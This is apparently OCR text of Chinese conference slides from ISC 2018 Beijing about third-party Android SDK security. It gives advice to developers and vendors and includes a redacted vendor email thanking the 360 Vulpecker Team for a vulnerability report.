sdk / _android_sdk
Watch 145
Star 1,425
Fork 1,133
Code
Issues 309
Pull requests 3
Projects 0
Wiki
Insights
Branch: master
Commits on Aug 7, 2018
4.3.0
huirong3 committed 29 days ago
212fbe6

目录


一些思考

开发者方面

- 培养安全意识
- 接入SDK前，评估其安全性
- 及时关注SDK版本更新
- 应用发布前，寻找专业安全团队进行安全性测试
- ....

供应商方面

- 提升发现安全问题的能力
- 对待安全问题态度，积极修复 or “我们已知，但是...”
- ....



发件人：[redacted]:om]
发送时间：2018年7月16日 16:13
收件人：[redacted]
主题：[redacted]sdk 问题反馈

尊敬的 360 Vulpecker Team 团队：

很高兴能收到贵方专业安全团队给我们的提醒，我方经过你们提供的信息，进行了问题重现，的确存在贵方所说

[redacted]

我方将尽力通知以及催促解决。

[redacted]，制定解决方案，发布上线。

[redacted]确认公布与否，我们在该时间[redacted]

[redacted]

我方会积极配合 360 方，完成此次问题解决。

再次感谢尊敬的360 团队，你们为用户手机的安全使用环境做出了卓越的贡献，值得我方学习。非常感谢。

--

谢 谢！

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China